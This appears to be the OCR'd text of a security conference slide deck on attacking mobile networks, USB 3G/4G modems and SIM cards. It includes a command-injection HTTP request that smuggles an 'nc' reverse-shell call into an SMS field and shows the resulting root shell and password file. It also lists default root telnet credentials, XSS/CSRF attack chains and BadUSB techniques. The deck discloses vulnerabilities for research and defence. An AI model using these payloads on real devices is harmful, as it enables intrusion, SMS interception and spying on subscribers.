
# Attacks

- + GGSN PWN
- + GRX
- + GPRS attacks
  - + DoS
  - + Information leakage
  - + Fraud
  - + APN guessing

```
~$ nc -l 4[REDACTED]3
00000000000000000000000000000000
*****
*          All right reserved (1997-2001)
*          Without the owner's prior written
* no decompile and reverse-engineering s
*****
<[REDACTED] -> GGSN>
```




# Example: GTP “Synflood”





# We're inside, what's next?

- + All old IP stuff
  - + traces 1.1.1.1/10.1.1.1
  - + IP source routing
  - + Management ports
- + All new IP stuff
  - + IPv6
  - + MPTCP
- + Telco specific (GTP, SCTP M3UA, DIAMETER etc)





# Here There Be Tygers

```
+++ [REDACTED] UGW-HUAWEI [REDACTED] 200 [REDACTED] 22  
O&M [REDACTED]  
%%GET / HTTP/1.1  
Host: 10.0.0.10  
Connection: keep-alive  
Cache-Control: max-age=0  
Content-Type: application/xml;%%  
RETCODE = 28678 Command does not exist
```

```
OID=.1.3.6.1.2.1.1.1.0, Type=OctetString, Value=Huawei  
Versatile Routing Platform Software  
VRP (R) software, Version 5.70 (NE40E&80E V600R002C02SPC200)  
Copyright (C) 2000-2011 Huawei Technologies Co., Ltd.  
HUAWEI NEE-X16
```

...

```
OID=.1.3.6.1.2.1.10.166.11.1.xxxx7, Type=OctetString, Value="APN xxxx  
OID=.1.3.6.1.2.1.10.166.11.1.xxxx7, Type=OctetString, Value="APN x"xxxx
```





# 1990th


- + Your balance is insufficient

```
$dig aaa.com host 8.8.8.8

; <>> DiG 9.8.3-P1 <>> aaa.com host 8.8.8.8
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 38722
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL:

;; QUESTION SECTION:
aaa.com.          IN      A

;; ANSWER SECTION:
aaa.com.      387      IN      A      63.240.178.216
aaa.com.      387      IN      A      209.82.215.216
```



- + Connect to your favorite UDP VPN



# Resume

- + For telcos
  - + Please scan all your Internets!
  - + Your subscribers network is not your internal network
- + For auditors
  - + Check all states
    - + online/blocked/roaming
  - + Check all subscribers
    - + APN's, subscribers plans
  - + Don't hack other subscribers



# The Device





# Who is mister USB-modem?

- + Rebranded hardware platform
- + Linux/Android/BusyBox onboard
- + Multifunctional
  - + Storage
    - + CWID USB SCSI CD-ROM USB Device
    - + MMC Storage USB Device (MicroSD Card Reader)
  - + Local management
    - + COM-Port (UI, AT commands)
  - + Network
    - + Remote NDIS based Internet Sharing Device
    - + WiFi



# Ooooold story

## + Well researched

- + «Unlock»
- + «Firmware customization»
- + «Dashboard customization»
- + Some security researches
  - + <http://threatpost.com/using-usb-modems-to-phish-and-send-malicious-sms-messages>
  - + <http://www.slideshare.net/RahulSasi2/fuzzing-usb-modems-rahusasi>
  - + <http://2014.phdays.com/program/business/37688/>
  - + <http://www.evilsocket.net/2015/02/01/huawei-usb-modems-authentication-bypass/>
  - + <http://www.huawei.com/en/security/psirt/security-bulletins/security-advisories/hw-360246.htm>

The ZTE MF626 / MF636 is a USB modem which combines 3G+/3G with EDGE/GPRS send data at speeds up to 4.5 Mbps on 3G+ networks and receive data at speeds of up stick USB dongle.

Contents [hide]

- 1 Disable CD mode on the device
- 2 Disable CD mode on the device with wvdial
- 3 Setup udev rules
- 4 Create a wvdial configuration
- 5 Create a wvdial configuration (extracted from sakis3g, the above config didn't work for me)
- 6 Connect to the internet
- 7 Tips & Tricks
- 8 Acknowledgements



# Where're you from?


- + Huawei
- + Quanta
- + ZTE
- + GEMTEK






# Developers 'security' path

- + Device «Hardening»
- + Disabling of local interfaces (COM)
- + Web-dashboards





# How it works (RNDIS)



New Ethernet adapter  
DHCP client





# Scan it

```
$nmap 192.168.0.1
```

```
Starting Nmap 6.46 ( http://nmap.org )
```

```
Not shown: 997 closed ports
```

PORT	STATE	SERVICE
------	-------	---------

23/tcp	open	telnet
--------	------	--------



53/tcp	open	dns
--------	------	-----

80/tcp	open	http
--------	------	------

```
Nmap done: 1 IP address (1 host up) scanned in 1134.25 seconds
```



# Sometimes you get lucky...

Google

9615-cdp login: root

Web

Images

Maps

Videos

More ▾

Search tools

About 36,600 results (0.51 seconds)

[Changing ZTE MF823 4G modem IP address – web ...](#)

[www.elevendroids.com/.../changing-zte-mf823-4g-modem-ip-address/](http://www.elevendroids.com/.../changing-zte-mf823-4g-modem-ip-address/) ▾

Jun 28, 2014 - OpenEmbedded Linux 9615-cdp msm 20130829 9615-cdp 9615-cdp  
login: root Password: root@9615-cdp:~#. Hey, look! All filesystems are ...


## Telnet connection

The modem is available for telnet connection:

```
telnet 192.168.0.1
login: root
password: zte9x15
```



...other times you don't



About 34 results (0.26 seconds)



# all I need is RCE Love !

- + telnet/snmp?
  - + Internal interface only
  - + Blocked by browsers
- + http/UPNP?
  - + Attack via browser (almost 0% found CSRF tokens)
- + broadband
  - + Osmocomm for poor reverse engineers
  - + still researching



Hack in Paris

http://192.168.0.1//go/ Name:

JavaScript <192.168.0.1>  
 XSS!

10.0.0.1/status

InterfaceType=lte  
3GPP. IMSI=2501 [REDACTED] 5  
3GPP. UICC-ID=0 [REDACTED]  
3GPP. IMEI=3589 [REDACTED] 6  
3GPP. IMEISV=35 [REDACTED] 2600  
3GPP. MSISDN=  
DeviceName=Wi-Fi [REDACTED] 4G LTE  
RfVersion=0C  
AsicVersion=20161  
FirmwareVersion=01.00.03.999 (04/15)  
State=Scanning  
WebGuiUrl=http://[REDACTED]  
UpdateState=NotStarted  
UpdateProgress=0  
SupportsConnectDisabling=0  
WifiStatus=On  
WifiShareMode=Normal  
WifiSecurityMode=Disabled  
WifiUsers=0

Input PIN code:

Attempts left: 3



# Basic impact

- + Info disclosure
- + Change settings
  - + DNS (intercept traffic)
  - + SMS Center (intercept SMS)
- + Manipulate (Set/Get)
  - + SMS
  - + Contacts
  - + USSD
  - + WiFi networks



# Advanced impact

- + Self-service portal access
  - + XSS (SMS) to “pwn” browser
  - + CSRF to send “password reset” USSD
  - + XSS to transfer password to attacker
- + “Brick”
  - + PIN/PUK “bruteforce”
  - + Wrong IP settings
- + Spy device





Hack in Paris

# DEMO





# “hidden” firmware uploads

```
<form action="#"  
    method="POST" id=fwUploadForm name=fwUploadForm target=fwUploadResult  
    enctype="multipart/form-data" onsubmit="onSubmitFwUpload()"  
    style="border:none;display:block;position:absolute;opacity:0;filter:alpha;  
    >  
    <input type=file id=updateFwFile  
        style="width:100px;height:32px;font-size:20px" size=1  
        name=updateFwFile onchange="onFwFileSelected(this)"  
        accept="application/x-binary"  
        class=clickable  
    >  
</form>  
<iframe id=fwUploadResult name=fwUploadResult onload="onUploadFwFinished()">  
<script>$ ("#fwUploadForm") .prop ("action", devCtrlUrlUp1Fw) </script>
```



# Cute, but...

- + You need to have firmware
  - + Sometimes you get lucky...
  - + ...other times you don't
- + Integrity control
  - + At least should be...
  - + CRC16
  - + Crypto Functions (ok, then we just delete checksum.sh)



# dig deeper...

- + Direct shell calls
- + awk to calculate Content-Length
- + Other trivial RCE

```
function prepareUploadingFw(callback) {  
    if (simulator) {  
        setTimeout(function () { callback(true); }, 100);  
        return;  
    }  
  
    cmsSystem(  
        "( killall up cli ; rm -rf /mnt/jffs2/upload/* )"  
        function() { callback(true); }  
    );  
}
```



Hack in Paris

# Getting the shell

```
POST /cgi/<badcgihere>.cgi HTTP/1.0
User-Agent: Opera/9.80 (Windows NT 6.1; WOW64) Presto/2.12.388 Version/12.16
Content-Length: 86
Accept: text/html, */*; q=0.01
X-Requested-With: XMLHttpRequest
Content-Type: application/json; charset=UTF-8
```

```
address=%2B7916213432343&message=test123&date=2014-05-18+13" || nc 192.168.225.34 81 ||"
```

```
U:\>nc -l -p 81
id
uid=0(root) gid=0(root)
cat /etc/passwd
root:pZu9x4HiPJMLs:0:0:root:/home/root:/bin/sh
daemon:*:1:1:daemon:/usr/sbin:/bin/sh
bin:*:2:2:bin:/bin:/bin/sh
sys:*:3:3:sys:/dev:/bin/sh
sync:**:4:65534:sync:/bin:/bin/sync
games:**:5:60:games:/usr/games:/bin/sh
man:**:6:12:man:/var/cache/man:/bin/sh
lp:**:7:7:lp:/var/spool/lpd:/bin/sh
mail:**:8:8:mail:/var/mail:/bin/sh
news:**:9:9:news:/var/spool/news:/bin/sh
uucp:**:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:**:13:13:proxy:/bin:/bin/sh
www-data:**:33:33:www-data:/var/www:/bin/sh
backup:**:34:34:backup:/var/backups:/bin/sh
list:**:38:38:Mailing List Manager:/var/list:/bin/sh
irc:**:39:39:ircd:/var/run/ircd:/bin/sh
gnats:**:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
diag:**:53:53:diag:/nonexistent:/bin/sh
nobody:**:65534:65534:nobody:/nonexistent:/bin/sh
```



# 6month's homework: NSA at home

- + You can rent the modem for 1 week
- + You can use RCE and CSRF for ~~local~~ remote infection of the system
- + ~~Return it to the store~~
- + You can spy with opensource products (<http://opencellid.org/> etc) via CellID and WiFi
- + You can intercept HTTP/HTTPS via DNS spoofing
- + Maybe more?
- + Do not hack other subscribers!



All changes saved in Drive


Add layer  Share

My document

Individual styles

NAME

Base map



# I'm watching you...



# Stat (1 week of detecting)

Modem	Vulnerabilities	Total
A	RCE CSRF XSS WiFi Access	1411
B	RCE CSRF XSS	1250
C	RCE CSRF	1409
D	"Not vulnerable"	946

+1 step to 4000+ infected modems



Cute, but...

+ Get firmware?

+ Yes it nice.

+ Find more bugs?

+ We have enough...

+ Get SMS, send USSD?

+ Can be done via CSRF/XSS...

+ PWN the subscriber?



# RCE+CD-ROM Interface=Host infection

- + Maybe we'll wrote our own “diagnostic tool for YOUR modem xxx”





# It still in USB!





# It still in (bad) USB!





# USB gadgets & Linux

- drivers/usb/gadget/\*
- Composite framework
  - allows multifunctional gadgets
  - implemented in composite.c




# Android gadget driver

- Implemented in android.c
- Composite driver wrapper with some UI
- /sys/class/android\_usb/android0
  - enabled
  - functions
  - Class/Protocol/SubClass etc.
  - List of supported functions
- Your favorite phone can become audio\_source instead of mass storage



# What about HID device?

- Patch kernel, compile, flash new kernel => BORING!!!





# What about HID device?

- Android gadget driver works with supported\_functions
- We can patch it in runtime!
  - Add new hid function in supported\_functions array
  - Restart device
  - ...
  - PROFIT



# Sad Linux

- By default kernel doesn't have g\_hid support
- Hard to build universal HID driver for different versions
  - vermagic
  - Function prototypes/structures changes over time
  - Different CPU
- Vendors have a hobby – rewrite kernel at unexpected places
- Fingerprint device before hack it!



Hack in Paris


# DEMO





# Some Huawei

- Hisilicon hi6920
- ARM
- Linux box
- Stack overflow
- Remote firmware upload





# Unexpected VxWorks

```
--dmesg  
-[000003144ms]  
his_modem_load_vxworks:164:  
>>loading:vxworks.....
```



# Baseband reversing

- Network stack protocol
  - ASN1 hell
  - Lots 3GPP
- RTOS
- Debug can be hard



# VxWorks on baseband


- Loaded by Linux
- Packed on flash
- dmesg => load vxworks ok, entry  
0x50d10000
- CShell
  - OS communication
  - Builtin debugger
- Nearly all names of objects/functions
- POSIX + documentation





# Resume

- + For telcos
  - + Do not try to reinvent the ~~wheel~~ webserver
  - + All your 3/4G modems/routers are ~~5A~~ belong to us
- + For everybody
  - + Please don't plug computers into your USB
  - + Even if it's your harmless ~~network printer~~ 4G modem



Is it safe to plug USB devices on 220v wall sockets?



# The Chip





# What is SIM: for hacker

- Microcontroller
  - Own OS
  - Own file system
  - Application platform and API
- Used in different phones (even after upgrade)
- OS in independent, but can kill all security
  - Baseband access
  - OS sandbox bypass





# What has Karsten taught us?

- + There are applications on SIM card
- + Operator can access your SIM card by means of binary SMS
- + Identifier for accessing such applications is TAR (Toolkit Application Reference)



# What has Karsten taught us?


- + Not all TARs are equally secure
- + If you are lucky enough you could find something to bruteforce
- + If you are even more lucky you can crack some keys
- + Or some TARs would accept commands without any crypto at all

<https://srlabs.de/rooting-sim-cards/>



# Getting the keys

- + Either using rainbow tables or by plain old DES cracking
- + We've chosen the way of brute force
- + Existing solutions were too slow for us
- + So why not to build something new?





